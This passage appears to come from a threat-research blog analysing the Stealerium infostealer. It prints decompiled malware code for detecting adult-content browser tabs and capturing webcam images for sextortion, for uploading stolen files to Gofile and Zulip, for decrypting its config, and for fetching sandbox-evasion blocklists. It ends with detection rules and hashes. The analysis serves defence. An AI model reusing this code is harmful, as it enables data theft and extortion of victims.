A few things are notable here. First, Stealerium does not seem to discriminate when it comes to data theft. Whereas some stealers may target specific data types, focusing on browser form data or email data, for example, Stealerium has the capabilities to steal a larger variety of data types.

Second, the malware has a feature that focuses on pornography-related data. It’s able to detect adult content-related open browser tabs and takes a desktop screenshot as well as a webcam image capture. This is likely later

used for “sextortion”. While this feature is not novel among cybercrime malware, it is not often observed. The following code shows how Stealerium first detects pornography-related (“NSFW”) content in open web browsers, then takes both a desktop and webcam screenshot:

```
private static void SaveScreenshots()
{
    try
    {
        string text = Path.Combine(PornDetection.LogDirectory, DateTime.Now.ToString("HH.mm.ss"));
        if (!Directory.Exists(text))
        {
            Directory.CreateDirectory(text);
        }
        Thread.Sleep(3000);
        DesktopScreenshot.Make(text);
        Thread.Sleep(12000);
        if (PornDetection.DetectNSFWContent())
        {
            WebcamScreenshot.Make(text);
        }
    }
    catch (Exception ex)
    {
        Logging.Log("PornDetection: Error saving screenshots: " + ex.Message, true);
    }
}
```

Adult content themed features.

The malware queries the victim’s open browser windows to check if any of the following strings appear in the titles of open web pages. These strings are configurable by the operator of the malware:

```
// Token: 0x0400001E RID: 30
public static string[] PornServices = new string[] { "porn", "sex", "[redacted]", "[redacted]" };
```

Adult content themed search strings.

Data exfiltration

Once the previously mentioned data has been enumerated and staged, Stealerium is able to exfiltrate the data in various ways:

SMTP

SMTP seems to be the most common exfiltration method observed in Proofpoint data currently used by Stealerium-based malware. Though notably, this isn’t available in the main version on GitHub. This method uses a recipient address (an actor-controlled email address that receives the stolen data) and a sender address. The sender addresses often used are legitimate companies or people that the threat actor is spoofing. The staged data that the malware collects is compressed into an archive file, attached to an email, and sent to the recipient's address. It’s worth noting that the original Stealerium code may not have contained the SMTP exfiltration functionality, so it's a rather new feature seen in more recent Stealerium-based malware.

Discord

Stealerium can send the staged data to a Discord server, via Discord webhooks. Discord webhooks are effectively lightweight bots and are often used for logging and alerting but can be abused for data theft.

Telegram

Using the Telegram API and a Telegram API key, Stealerium can exfiltrate data to an actor-controlled Telegram account.


Gofile

Stealerium can also be configured to exfiltrate stolen data to Gofile, a cloud storage solution with a free-tier account to upload files. Below is a code excerpt from Stealerium showing the GoFile exfiltration code:

```
internal sealed class GofileFileService
{
    // Token: 0x06000251 RID: 593 RVA: 0x00015CBC File Offset: 0x00013EBC
    public static async Task<string> UploadFileAsync(string file)
    {
        string text3;
        using (HttpClient client = new HttpClient())
        {
            string text = await GofileFileService.GetServerAsync(client).ConfigureAwait(false);
            string text2 = "https://{server}.gofile.io/".Replace("{server}", text);
            MultipartFormDataContent multipartFormDataContent = new MultipartFormDataContent {
            {
                new StreamContent(File.OpenRead(file)),
                "file",
                Path.GetFileName(file)
            } };
            text3 = JsonConvert.DeserializeObject<ApiResponse>(JsonConvert.SerializeObject(JObject.Parse(await (await client.PostAsync(text2 + "uploadfile",
              multipartFormDataContent).ConfigureAwait(false)).Content.ReadAsStringAsync().ConfigureAwait(false)))).Data["downloadPage"].ToString();
        }
        return text3;
    }
```

Gofile data exfiltration.

In a nutshell, this code pulls the Gofile server list from https://api.gofile.io/servers, and gets the name of a server located in the “eu” (European Union) zone. It then uploads exfiltrated data to this file server via the Gofile API. It’s worth noting that Gofile has a free tier, so this makes it a good method for abuse and staging of exfiltrated data or additional payloads:




Gofile free tier.

Zulip Chat

Perhaps the most notable exfiltration method is via Zulip, which is a chat service marketed for distributed teams. Using the Zulip API, Stealerium can exfiltrate data to an actor-controlled account. Below is a screenshot of this

code:




```
public static async Task SendZulipMessageAsync(string streamName, string topic, string messageContent)
{
    try
    {
        using (HttpClient client = new HttpClient())
        {
            FormUrlEncodedContent formUrlEncodedContent = new FormUrlEncodedContent(new KeyValuePair<string, string>[]
            {
                new KeyValuePair<string, string>("type", "stream"),
                new KeyValuePair<string, string>("to", streamName),
                new KeyValuePair<string, string>("topic", topic),
                new KeyValuePair<string, string>("content", messageContent)
            });
            byte[] bytes = Encoding.ASCII.GetBytes(Telegram.ZulipEmail + ":" + Telegram.ZulipAPIKey);
            client.DefaultRequestHeaders.Authorization = new AuthenticationHeaderValue("Basic", Convert.ToBase64String(bytes));
            HttpResponseMessage httpResponseMessage = await client.PostAsync(Telegram.ZulipAPIBaseUrl, formUrlEncodedContent);
            HttpResponseMessage response = httpResponseMessage;
```

Zulip exfiltration.

Proofpoint did not witness the use of Zulip chat service as an exfiltration method in the samples we saw in our email threat data, but it's worth noting that this capability exists.


Malware configuration and encryption

Stealerium is highly configurable, with all configuration settings stored in a structure. An example of the configuration structure is shown below:



Stealerium config structure.

The exfiltration and C2 configurations are stored here, as well as configurations for what types of data the threat actors wish to steal. These config items also contain data theft targets such as targeted banking service names (as seen below):



Banking services example.

Some of the malware's config and strings are encrypted using AES. Stealerium's config contains an AES key and salt, which are used to derive a decryption key that decrypts the malware's C2 configuration and other data. Below is an excerpt from Stealerium's decryption routine:

```
public static string Decrypt(byte[] bytesToBeDecrypted)
{
    byte[] array;
    using (MemoryStream memoryStream = new MemoryStream())
    {
        using (Aes aes = Aes.Create())
        {
            aes.KeySize = 256;
            aes.BlockSize = 128;
            Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(StringsCrypt.CryptKey, StringsCrypt.SaltBytes, 1000);
            aes.Key = rfc2898DeriveBytes.GetBytes(aes.KeySize / 8);
            aes.IV = rfc2898DeriveBytes.GetBytes(aes.BlockSize / 8);
            aes.Mode = CipherMode.CBC;
            using (CryptoStream cryptoStream = new CryptoStream(memoryStream, aes.CreateDecryptor(), CryptoStreamMode.Write))
            {
                cryptoStream.Write(bytesToBeDecrypted, 0, bytesToBeDecrypted.Length);
                cryptoStream.Close();
            }
            array = memoryStream.ToArray();
        }
    }
    return Encoding.UTF8.GetString(array);
}
```

Stealerium decryption function.

Anti-analysis

Stealerium has a multitude of anti-analysis and anti-sandbox tricks up its sleeve, including the following:

- Delays its execution (generates a random sleep interval time) to evade automated sandboxes
- Checks the target's username and computer name of the system against a list
- Checks the target IP address against a large list of blocklisted IP addresses
- Checks the target GPU against a list of blocklisted GPU adapter names
- Checks the target's machine GUID against a blocklist
- Contains anti-emulation capabilities (executes timing instructions and checks the delta)
- Checks for blocklisted processes and services running
- Checks if the malware executable started from its intended path
- Ability to "self-destruct" (delete its files and terminate its processes) if any of these checks fail

None of these techniques is new or particularly advanced, but it is notable how many different techniques Stealerium can use.

One particularly interesting capability Stealerium has is that it can dynamically download new blocklists from public repositories. In at least a few samples we analyzed, the different anti-analysis blocklists were downloaded from a single GitHub repository::

```
// Token: 0x0400006E RID: 110
private static readonly Dictionary<string, string> ListUrls = new Dictionary<string, string>
{
    { "PCUsernames", "https://raw.githubusercontent.com/6nz/virustotal-vm-blacklist/main/pc_username_list.txt" },
    { "PCNames", "https://raw.githubusercontent.com/6nz/virustotal-vm-blacklist/main/pc_name_list.txt" },
    { "GPUs", "https://raw.githubusercontent.com/6nz/virustotal-vm-blacklist/main/gpu_list.txt" },
    { "Processes", "https://raw.githubusercontent.com/6nz/virustotal-vm-blacklist/main/processes_list.txt" },
    { "IPs", "https://raw.githubusercontent.com/6nz/virustotal-vm-blacklist/main/ip_list.txt" },
    { "MachineGuids", "https://raw.githubusercontent.com/6nz/virustotal-vm-blacklist/main/MachineGuid.txt" }
};
```

Blocklists example.

These lists appear to be public blocklists maintained by a security researcher on GitHub.

Conclusion

As Stealerium is open-source and freely available and has the capabilities to exfiltrate a large amount of sensitive data via a multitude of mediums, Stealerium (and its variations) is a stealer worth keeping an eye on.

Recent campaigns observed between May and July 2025 demonstrate that Stealerium continues to be used in opportunistic operations. TA2715 was linked to renewed Stealerium use which triggered broader threat hunting and revealed additional campaigns, associated with multiple different threat clusters.

Organizations should monitor for activity involving “netsh wlan”, suspicious use of PowerShell defender exclusions, and headless Chrome execution which are consistent with post-infection behaviors. Additionally, organizations should monitor for large amounts of data leaving the network, particularly to services and URLs that are not permitted for use in the organization, or prevent outbound traffic to these services altogether.

Emerging Threats rules

2037800 - ET MALWARE Win32/Stealerium Stealer Checkin via Discord

2063893 - ET MALWARE Stealerium CnC Exfil via Discord (POST)

2047905 - ET MALWARE Observed Malicious Powershell Loader Payload Request (GET)

2864110 - ETPRO MALWARE Stealerium/Phantom Stealer Exfil via HTTP (POST)

2864111 - ETPRO MALWARE Stealerium/Phantom Stealer Exfil via TCP

2864112 - ETPRO MALWARE Stealerium/Phantom Stealer Exfil via SMTP

Example indicators of compromise

Indicator	Description	First Seen
d4a33be36cd0905651ce69586542ae9bb5763feddc9d1af98e90ff86a6914c0e	TA2715 campaign using compressed executable (SCR file)	5 May 2025

41700c8fe273e088932cc57d15ee86c281fd8d2e771f4e4bf77b0e2c387b8b23	Financial-themed lure spoofing Garanti BBVA with VBScript	10 June 2025
b640251f82684d3b454a29e962c0762a38d8ac91574ae4866fe2736f9ddd676e	Scanned payment lure with JavaScript payload	11 June 2025
a00fda931ab1a591a73d1a24c1b270aee0f31d6e415dfa9ae2d0f126326df4bb	Travel-themed lure with compressed executable	23 June 2025
e590552eea3ad225cfb6a33fd9a71f12f1861c8332a6f3a8e2050fffce93f45e	Purchase inquiry lure with compressed executable. Process tree shows use of PowerShell and Scheduled Tasks	23 June 2025
50927b350c108e730dc4098bbda4d9d8e7c7833f43ab9704f819e631b1d981e3	Legal-themed lure with VBScript and IMG	2 July 2025

Source: https://www.proofpoint.com/us/blog/threat-insight/not-safe-work-tracking-and-investigating-stealerium-and-phantom-infostealers